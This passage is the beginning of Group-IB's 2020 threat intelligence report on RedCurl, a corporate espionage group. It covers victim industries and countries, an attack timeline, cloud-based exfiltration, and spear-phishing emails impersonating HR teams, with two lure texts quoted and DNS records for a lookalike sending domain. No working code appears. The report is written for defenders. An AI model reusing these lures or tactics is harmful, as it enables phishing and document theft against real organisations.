
AUGUST 2020

# REDCURL

The pentest you didn't know about



GROUP-IB

group-ib.com

# Restrictions

1. The report was written by Group-IB experts without any third-party funding.

2. The report provides information on the tactics, tools, and infrastructure of the previously unknown group RedCurl. The report's goal is to minimize the risk of the group committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.

3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.

4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.

   If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

# Contents

* The chapter is available in the full version only

# Introduction

## RedCurl

A cyber espionage hacker group

## The group’s goal

is to conduct corporate espionage: steal documents containing commercially sensitive information and employees’ personal data

## Tools

The group acted as covertly as possible to minimize the risk of being discovered on the victim’s network: RedCurl did not use actively communicating Trojans or remote administration tools

One summer evening in 2019, **Group-IB’s Computer Emergency Response Team (CERT-GIB)** received a call from a new customer who said that their company had been attacked. They asked for help in eliminating the incident’s aftermath and identifying the hacker group responsible.

The duty CERT-GIB analyst examined the phishing email used at the initial infection stage. It was particularly well-written, which suggested that this was a planned targeted attack. The unique behavioral fingerprint — obtained as a result of dynamic analysis in **TDS Polygon**, a **Group-IB Threat Detection System** module, confirmed the analyst’s hypothesis. The analyst immediately notified **Group-IB’s Threat Intelligence** team about the incident and within a couple of hours the customer was informed about the targeted attack against their business.

Meanwhile, the email sample and the attack details caught the attention of Group-IB’s Threat Intelligence specialists. The campaign conducted by the hacker group (unknown at the time) involved unique tools written in PowerShell, which is popular among IT specialists. Moreover, the emails targeted a specific team within the victim organization rather than the organization as a whole. It became obvious that it was not an ordinary cybercriminal group seeking to steal money. Group-IB specialists’ findings confirmed earlier forecasts made in the analytical report **“Hi-Tech Crime Trends 2019/2020”**: namely that espionage- and sabotage-oriented APT groups had come to play an increasingly prominent role on the hacker scene. One such group was the one in question: **RedCurl**.

In each analyzed campaign, the group’s goal was to conduct espionage. The attackers infected computers in targeted departments within organizations and stole specific documents. One of the group’s possible victims was an employee at a cybersecurity company that protects its customers against such attacks. Detected incidents related to this threat group took place in various industries and had a wide geographical scope: from Russia to North America. As such, it is likely that the attacks were ordered for the purpose of corporate espionage. This hypothesis is reinforced by the fact that the group acted as covertly as possible in order to minimize the risk of being discovered on the victim’s network. For instance, RedCurl did not use actively communicating Trojans or remote administration tools with a graphical interface.

It should also be noted that RedCurl uses techniques similar to those used by Red Teaming and penetration testing specialists.

This report contains the first ever descriptions of the tactics, tools, and infrastructure of RedCurl, a previously unknown group. In addition, this paper includes the first ever details about the group's kill chain, which were prepared by specialists at **Group-IB's Digital Forensics Lab**, as well as unique data collected during incident response operations related to campaigns attributed to RedCurl.

As part of their research, Group-IB's digital forensics experts verified the hypothesis that the techniques used by RedCurl are similar to those involved in the RedOctober and CloudAtlas campaigns, whose goal is also espionage. An in-depth analysis based on the MITRE ATT&CK® matrix did not reveal unambiguous links between these campaigns, however.

Indicators of compromise are given at the end of the report as usual, excluding the ones that can lead to the identification of RedCurl's victims. YARA and Suricata rules, however, are only available to **Group-IB Threat Intelligence** customers. Traditionally, the report features recommendations from Group-IB experts on preventive measures to help protect against the group's attacks.

# Key findings

| | |
|---|---|
| **Name** | RedCurl (given by Group-IB) |
| **Goal** | Corporate espionage and theft of documents |
| **Active** | 2018 to present. Over more than two years, Group-IB has detected 26 targeted attacks |
| **Geography** | Russia, Ukraine, Canada, Germany, the United Kingdom, Norway |
| **Victims** | Construction companies, financial and consulting companies, retailers, banks, insurance companies, law firms, travel agencies |
| **Language** | The group is presumably Russian-speaking |
| **Tools** | RedCurl created a set of PowerShell programs that can cumulatively be called a framework and that includes:<br>· Droppers (including an initial dropper, InitialDropper)<br>· Key module FirstStageAgent (aka FSA)<br>· Two submodules called Channel1 (aka FSA.C1) and Channel2 (aka FSA.C2) |




Figure 1. Trojan unpacking diagram

The Trojan receives commands from its operator through a cloud in the form of BAT scripts, which are simply subprograms. A total of 29 such command programs were identified.




Figure. 2. Diagram of Trojan-operator interactions through the cloud

| | |
|---|---|
| **The group's technical characteristics** | · Minimal use of binary code.<br>· Use of anti-detection techniques.<br>· Control over an infected computer through commands kept in a legitimate cloud storage. The commands are sent as PowerShell scripts.<br>· Special scripts for displaying fake Outlook windows to intercept the logins and passwords of targeted individuals.<br>· The group usually remains in the victim's network for two to six months. The stage of spreading over the network is stretched over a long time to remain unnoticed for as long as possible. To achieve this, the group does not use any actively communicating Trojans or remote-control tools via RDP. |
| **Target system** | The main targets include office documents and emails. |
| **Exfiltration of data to legitimate cloud storage** | RedCurl uses cloud services such as cloudme.com, koofr.net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, opendrive.com, powerfolder.com, docs.live.net, syncwerk.cloud, cloud.woelkli.com, and framagenda.org. To manage and access clouds, the threat actors use the service multcloud.com. |

# Geographical scope and targets

Figure 3. Timeline of RedCurl attacks

| | | |
|---|---|---|
| 2018 | DE | 06/11/2018 |
| | DE | 07/04/2018 |
| | DE | 07/18/2018 |
| | UA | 12/01/2018 |
| 2019 | RU | 07/02/2019 |
| | DE | 07/10/2019 |
| | RU | 07/11/2019 |
| | RU | 07/18/2019 |
| | RU | 07/25/2019 |
| | RU | 07/30/2019 |
| | UA | 07/31/2019 |
| | CA | 08/06/2019 |
| | NO | 08/08/2019 |
| | RU | 08/14/2019 |
| | RU | 09/12/2019 |
| | RU | 09/23/2019 |
| | RU | 09/24/2019 |
| | RU | 10/15/2019 |
| | RU | 10/18/2019 |
| | RU | 11/27/2019 |
| | UK | 12/20/2019 |
| 2020 | UK | 01/21/2020 |
| | RU | 02/20/2020 |
| | RU | 03/20/2020 |
| | RU | 06/07/2020 |
| | RU | 07/14/2020 |

All RedCurl attacks are targeted, i.e. emails and droppers are tailored to specific victims, which makes it possible to identify targets. Not all the victims have been identified, however. In some cases, only malware modules were discovered (rather than the initial dropper, which can reveal the target).

**Since 2018, Group-IB has detected 26 attacks against targets in various industries, including:**

- Construction companies
- Retailers
- Travel agencies
- Insurance companies
- Financial companies
- Banks
- Law and consulting firms

**The geographical scope of RedCurl attacks includes Europe, the post-Soviet region, and North America. The victims of the 26 attacks detected are located in:**

- Russia
- Ukraine
- Canada
- Germany
- The United Kingdom
- Norway

Group-IB identified **14 organizations** that have become victims of RedCurl's espionage attacks, some on several occasions. Group-IB specialists contacted each of them and provided recommendations on further steps to eliminate the consequences of the attacks. Names of victims are not disclosed. At the time of writing, some of the companies continue to respond to the incidents.

Analysis of the customer's compromised data revealed a set of data relating to a team lead at a cybersecurity company. The IP addresses that communicated with RedCurl's cloud belong to the company in question. It is impossible to determine whether this data was compromised or whether this was an instance of controlled analysis of the Trojan by researchers.

# Initial access


## Spear-phishing emails

Were used by the group to get initial access to targeted companies

As is the case with many espionage campaigns, initial access to targeted infrastructures in RedCurl attacks involves spear-phishing emails. RedCurl's distinctive feature, however, is that the email content is carefully drafted. For instance, the emails displayed the targeted company's address and logo, while the sender address featured the company's domain name.

The attackers posed as members of the HR team at the targeted organization and sent out emails to multiple employees at once, which made the employees less vigilant, especially considering that many of them worked in the same department.

To deliver the payload, RedCurl used archives, links to which were placed in the email body. Despite the fact that the links redirected to public cloud storage services, the way they were disguised tricked users into thinking that they were visiting the company's official website:



From HR [redacted] ☆
Subject Положение о ежегодном премировании сотрудников 3:56 PM
To [redacted] ☆

```
Уважаемые коллеги!

Просьба ознакомиться с обновленным Положением о ежегодном премировании сотрудников.

Текст Положения размещен на корпоративном
сайте:[redacted]/corporate/internal/docs/HR/Положение о ежегодном
премировании сотрудников [redacted]

Скачать: Положение о ежегодном премировании сотрудников
[redacted]

С уважением,

Управление по работе с персоналом

[redacted]

[redacted]

Тел.:[redacted]

[redacted]
```

**Regulation on annual bonuses for employees**

Dear colleagues,

Please see the updated Regulation on annual bonuses for employees.

You can find it on our corporate website at: portal.[redacted]/corporate/internal/docs/HR/Regulation on annual bonuses for employees [redacted]

Download: Regulation on annual bonuses for employees


[redacted]

Regards,

HR Team

[redacted]

Figure 4. Example of a spear-phishing email sent by RedCurl



From hr.all@[redacted]kltn-dc01.mailsecure.tech☆
Subject Положение о ежегодном премировании сотрудников 7/11/19, 5:39 PM
To [redacted]☆

Уважаемые коллеги!

Просьба ознакомиться с обновленным Положением о ежегодном премировании сотрудников.

Текст Положения размещен на корпоративном сайте: [redacted]/portal/corporate/internal/hr/docs/Положение о ежегодном премировании сотрудников

С уважением,

Дирекция по персоналу и организационному развитию

[redacted]
тел.: [redacted]
web: [redacted]
[redacted]

Regulation on annual bonuses for employees

Dear colleagues,

Please see the updated Regulation on annual bonuses for employees.

You can find it on our corporate website at [redacted]/ru/portal/corporate/internal/hr/docs/Regulation on annual bonuses for employees

Regards,

HR and Organizational Development Department

[redacted]


phone number: [redacted]

web: [redacted]

[redacted]

Figure 5. Example of a spear-phishing email sent by RedCurl

The phishing emails were sent using the domain name mailsecure[.]tech, and more specifically subdomains that imitated the target organization's legitimate domain. The specified domain name had been registered six months before the campaign was launched, on December 6, 2018. On the day of the attack, the SOA record was changed and Yandex was specified for the MX record:



```
$ dig [redacted]ru-datacenter.mailsecure.tech any

; <<>> DiG 9.11.5-P1-1ubuntu2.5-Ubuntu <<>> [redacted]ru-datacenter.mailsecure.tech any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23555
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
[redacted]ru-datacenter.mailsecure.tech. IN ANY

;; ANSWER SECTION:
[redacted]ru-datacenter.mailsecure.tech. 1798 IN MX 10 mx.yandex.net.
[redacted]ru-datacenter.mailsecure.tech. 1798 IN TXT  "yandex-verification: 2cda3cd533b95f45"

;; Query time: 61 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Вт июл 30 15:58:54 CEST 2019
;; MSG SIZE  rcvd: 150

$ dig mailsecure.tech soa +short
dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019072503 43200 3600 604800 3601
```

Figure 6. Technical records of the domain mailsecure[.]tech

## LNK, XLAM — 2020 EXE — 2019

files launched RedCurl.Dropper on the victim's computer

Naturally, the websites belonging to the targeted organizations did not host the archive, which was stored in the cloud, most often Dropbox. In addition to Dropbox, RedCurl's campaigns also involved free hosting services, especially Byethost and AttractSoft:

```
